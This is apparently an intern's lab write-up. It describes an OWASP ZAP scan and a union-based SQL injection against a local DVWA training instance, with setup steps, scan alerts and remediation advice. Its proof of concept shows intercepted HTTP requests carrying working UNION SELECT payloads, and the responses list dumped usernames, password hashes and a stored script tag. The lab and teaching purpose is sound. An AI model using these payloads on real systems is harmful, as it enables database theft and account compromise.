Future Intern – Internship Task 1


OWASP ZAP (Zed Attack Proxy) is an open-source web application security scanner developed by the OWASP (Open Web Application Security Project). It's widely used for finding vulnerabilities in web applications, including issues like:

- SQL Injection
- Cross-Site Scripting (XSS)
- Broken Authentication
- Security misconfigurations

Step Follow

1. Enter the target URL in the top bar
2. Click "Attack" or right-click the site in the left pane → Attack → Spider.
3. ZAP will crawl all the links on the site and list them

Set target url and click on attack


Untitled Session - 20250710-121240 - ZAP 2.16.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Contexts
Default Context
Sites
Quick Start
Request
Response
Requester
ZAP by Checkmarx
History Search Alerts Output
Filter: OFF Export
Alerts 0 0 0 0 Main Proxy: localhost:8081
Current Scans

Automated Scan


This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://
Use traditional spider: ☐
Use ajax spider: If Modern with Chrome
Attack Stop
Progress: Not started

ID	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags

We can see the Vulnerability in the alert portion


Untitled Session - 20250710-115325 - ZAP 2.16.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start Request Response Requester
Contexts
Default Context
Sites
ZAP by Checkmarx
History Search Alerts Output Spider Active Scan

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

```
URL to attack:           http://localhost/DVWA/security.php        Select...
Use traditional spider:  ☑
Use ajax spider:         If Modern   with   Chrome
                         Attack   Stop
Progress:                Attack complete - see the Alerts tab for details of any issues found
```


```
Alerts (13)
  Content Security Policy (CSP) Header Not Set (4)
  Directory Browsing (3)
  Hidden File Found (2)
  Missing Anti-clickjacking Header (2)
  Cookie No HttpOnly Flag
  Cookie without SameSite Attribute (2)
  Server Leaks Information via "X-Powered-By" HTTP Response I
  Server Leaks Version Information via "Server" HTTP Response
  X-Content-Type-Options Header Missing (5)
  Authentication Request Identified
  Loosely Scoped Cookie
  Session Management Response Identified (5)
```

X-Content-Type-Options Header Missing

```
URL:          http://localhost/DVWA/dvwa/images/login_logo.png
Risk:         Low
Confidence:   Medium
Parameter:    x-content-type-options
Attack:
Evidence:
CWE ID:       693
WASC ID:      15
Source:       Passive (10021 - X-Content-Type-Options Header Missing)
Input Vector:
Description:
```

The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.

```
Alerts 0 4 5 4   Main Proxy: localhost:8081        Current Scans 0 0 0 0 0 0 0 0 0 0
```


Untitled Session - 20250710-115325 - ZAP 2.16.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start Request Response Requester
Contexts
Default Context
Sites
ZAP by Checkmarx
History Search Alerts Output Spider Active Scan

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

```
URL to attack:           http://localhost/DVWA/security.php        Select...
Use traditional spider:  ☐
Use ajax spider:         If Modern   with   Chrome
                         Attack   Stop
Progress:                Attack complete - see the Alerts tab for details of any issues found
```


```
Alerts (13)
  Content Security Policy (CSP) Header Not Set (4)
  Directory Browsing (3)
  Hidden File Found (2)
  Missing Anti-clickjacking Header (2)
  Cookie No HttpOnly Flag
  Cookie without SameSite Attribute (2)
  Server Leaks Information via "X-Powered-By" HTTP Response I
  Server Leaks Version Information via "Server" HTTP Response
  X-Content-Type-Options Header Missing (5)
  Authentication Request Identified
  Loosely Scoped Cookie
  Session Management Response Identified (5)
```

Missing Anti-clickjacking Header

```
URL:             http://localhost/DVWA/security.php
Risk:            Medium
Confidence:      Medium
Parameter:       x-frame-options
Attack:
Evidence:
CWE ID:          1021
WASC ID:         15
Source:          Passive (10020 - Anti-clickjacking Header)
Alert Reference: 10020-1
Input Vector:
Description:
```

The response does not protect against 'ClickJacking' attacks. It should include either Content-Security-Policy with 'frame-ancestors' directive or X-Frame-Options.

```
Alerts 0 4 5 4   Main Proxy: localhost:8081        Current Scans 0 0 0 0 0 0 0 0 0 0
```


Untitled Session - 20250710-114039 - ZAP 2.16.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start Request Response Requester
Contexts
Default Context
Sites
ZAP by Checkmarx
History Search Alerts Output Spider Active Scan

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

```
URL to attack:           http://localhost/DVWA/index.php        Select...
Use traditional spider:  ☑
Use ajax spider:         If Modern   with   Chrome
                         Attack   Stop
Progress:                Attack complete - see the Alerts tab for details of any issues found
```

```
Alerts (13)
  Content Security Policy (CSP) Header Not Set (4)
  Directory Browsing (3)
  Hidden File Found (2)
  Missing Anti-clickjacking Header (2)
  Cookie No HttpOnly Flag
  Cookie without SameSite Attribute (2)
  Server Leaks Information via "X-Powered-By" HTTP Response I
  Server Leaks Version Information via "Server" HTTP Response
  X-Content-Type-Options Header Missing (5)
  Authentication Request Identified
  Loosely Scoped Cookie
  Session Management Response Identified (5)
```

Full details of any selected alert will be displayed here.

You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.

You can also edit existing alerts by double clicking on them.

```
Alerts 0 4 5 4   Main Proxy: localhost:8081        Current Scans 0 0 0 0 0 0 0 0 0 0
```

Lab Setup (XAMPP Method)

Step 1: Install XAMPP

- Download and install XAMPP.
- Launch the XAMPP Control Panel.
- Start Apache and MySQL services.

Step 2: Download DVWA

https://github.com/digininja/DVWA.git or manually download from GitHub.

Step 3: Configure DVWA

1. Copy the DVWA folder into C:\xampp\htdocs\
2. Rename the config file:

C:\xampp\htdocs\DVWA\config\config.inc.php.dist

→ config.inc.php

3. Edit config.inc.php:

```
$_DVWA[ 'db_user' ] = 'root';

$_DVWA[ 'db_password' ] = '';
```

Step 4: Setup MySQL Database

- Visit: http://localhost/phpmyadmin
- Create a database named dvwa

Step 5: Configure Security Level

- Log in: admin / password
- Go to DVWA Security tab → Set level to Low, Medium, High, or
- Impossible

Tittle: SOL Injection (Union based)

Description

UNION-based SQL Injection is a type of SQL injection attack where an attacker uses the SQL UNION operator to combine the results of two or more SELECT statements into a single result.

Affected resources	**Severity**
DVWA web application http://localhost/DVWA/vulnerabilities/sqli/	High

Impact

This type of injection can expose sensitive information such as usernames, passwords, email addresses, credit card numbers, and even internal database structure. If exploited, it may lead to unauthorized access, data breaches, identity theft, or further compromise of the system.


Recommandation

To protect against SQL Injection attacks, it is essential to use parameterized queries (prepared statements) to ensure that user inputs are treated as data, not executable code. Additionally, always validate and sanitize all user inputs to prevent malicious entries. Where appropriate, use stored procedures to encapsulate SQL logic and reduce exposure to injection points. Implement proper error handling by disabling detailed SQL error messages that could aid attackers. Lastly, strengthen your defense by enabling a Web Application Firewall (WAF) to detect and block malicious traffic at the application layer.

Tool used	**References**
Burp-suite	**https://owasp.org/wwwcommunity/attacks/SQL_Injection**

POC

Step 1: Visit the DVWA web application and click on Sql injection portion with severity level High




Vulnerability: SQL Injection

User ID: 1 Submit

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/


Step 2: Intercepting the communication between DVWA web application and server inserting payload **1 UNION SELECT user, password FROM users-- -&Submit=Submit** and got information name surname



```
POST /dvwa/vulnerabilities/sqli/ HTTP/1.1
Host: localhost
Content-Length: 61
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/133.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=5j9av88jgddnl8mb8ie38b8706; security=medium
Connection: keep-alive

id=1 UNION SELECT user, password FROM users-- -&Submit=Submit
```

```
                <input type="submit" name="Submit" value="Submit">
            </p>

        </form>
        <pre>
            ID: 1 UNION SELECT user, password FROM users-- -<br />
            First name: admin<br />
            Surname: admin
        </pre>
        <pre>
            ID: 1 UNION SELECT user, password FROM users-- -<br />
            First name: admin<br />
            Surname: 5f4dcc3b5aa765d61d8327deb882cf99
        </pre>
        <pre>
            ID: 1 UNION SELECT user, password FROM users-- -<br />
            First name: gordonb<br />
            Surname: e99a18c428cb38d5f260853678922e03
        </pre>
        <pre>
            ID: 1 UNION SELECT user, password FROM users-- -<br />
            First name: 1337<br />
            Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
        </pre>
        <pre>
            ID: 1 UNION SELECT user, password FROM users-- -<br />
            First name: pablo<br />
            Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
        </pre>
        <pre>
            ID: 1 UNION SELECT user, password FROM users-- -<br />
            First name: smithy<br />
            Surname: 5f4dcc3b5aa765d61d8327deb882cf99
        </pre>
    </div>

    <h2>
        More Information
    </h2>
    <ul>
        <li>
            <a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">
```


Payload 2: 1 UNION SELECT table_name, NULL FROM information_schema.tables-- -&submit=submit after inserted this payload got information about tables which is stored on database



```
POST /dvwa/vulnerabilities/sqli/ HTTP/1.1
Host: localhost
Content-Length: 83
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/133.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=5j9av88jgddnl8mb8ie38b8706; security=medium
Connection: keep-alive

id=1 UNION SELECT table_name, NULL FROM information_schema.tables-- -&Submit=Submit
```

```
        <pre>
            ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables-- -
            <br />
            First name: INNODB_SYS_VIRTUAL<br />
            Surname:
        </pre>
        <pre>
            ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables-- -
            <br />
            First name: INNODB_TABLESPACES_SCRUBBING<br />
            Surname:
        </pre>
        <pre>
            ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables-- -
            <br />
            First name: INNODB_SYS_SEMAPHORE_WAITS<br />
            Surname:
        </pre>
        <pre>
            ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables-- -
            <br />
            First name: guestbook<br />
            Surname:
        </pre>
        <pre>
            ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
            <br />
            First name: users<br />
            Surname:
        </pre>
        <pre>
            ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
            <br />
            First name: columns_priv<br />
            Surname:
        </pre>
        <pre>
            ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
            <br />
            First name: column_stats<br />
            Surname:
        </pre>
```

Payload 3:**1 UNION SELECT name, comment FROM guestbook-- -&Submit=**Submit after inserted this payload got information about column which is selected from table



```
POST /dvwa/vulnerabilities/sqli/ HTTP/1.1
Host: localhost
Content-Length: 64
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/133.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=5j9av88jgddnl8mb8ie38b8706; security=medium
Connection: keep-alive

id=1 UNION SELECT name, comment FROM guestbook-- -&Submit=Submit
```

```
                        5
                    </option>
                </select>
                <input type="submit" name="Submit" value="Submit">
            </p>

        </form>
        <pre>
            ID: 1 UNION SELECT name, comment FROM guestbook-- -<br />
            First name: admin<br />
            Surname: admin
        </pre>
        <pre>
            ID: 1 UNION SELECT name, comment FROM guestbook-- -<br />
            First name: test<br />
            Surname: This is a test comment.
        </pre>
        <pre>
            ID: 1 UNION SELECT name, comment FROM guestbook-- -<br />
            First name: gau<br />
            Surname: <script>
                alert('hacked');
            </script>
        </pre>
    </div>

    <h2>
        More Information
    </h2>
    <ul>
        <li>
            <a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">
                https://en.wikipedia.org/wiki/SQL_injection
            </a>
        </li>
        <li>
            <a href="
            https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet
            /" target="_blank">
                https://www.netsparker.com/blog/web-security/sql-injection-cheat-
                sheet/
            </a>
```

Selection 718 (0x2ce)

Selected text

```
\t \t \t <input type="submit" name="S
ubmit" value="Submit"> \r \n
\t \t \t </p> \n
\r \n
\t \t </form> \r \n
\t \t <pre>ID: 1 UNION SELECT name, c
omment FROM guestbook-- -<br />First
name: admin<br />Surname: admin</pre>
```

Request attributes	2
Request query parameters	0
Request body parameters	2
Request cookies	2
Request headers	20
Response headers	10

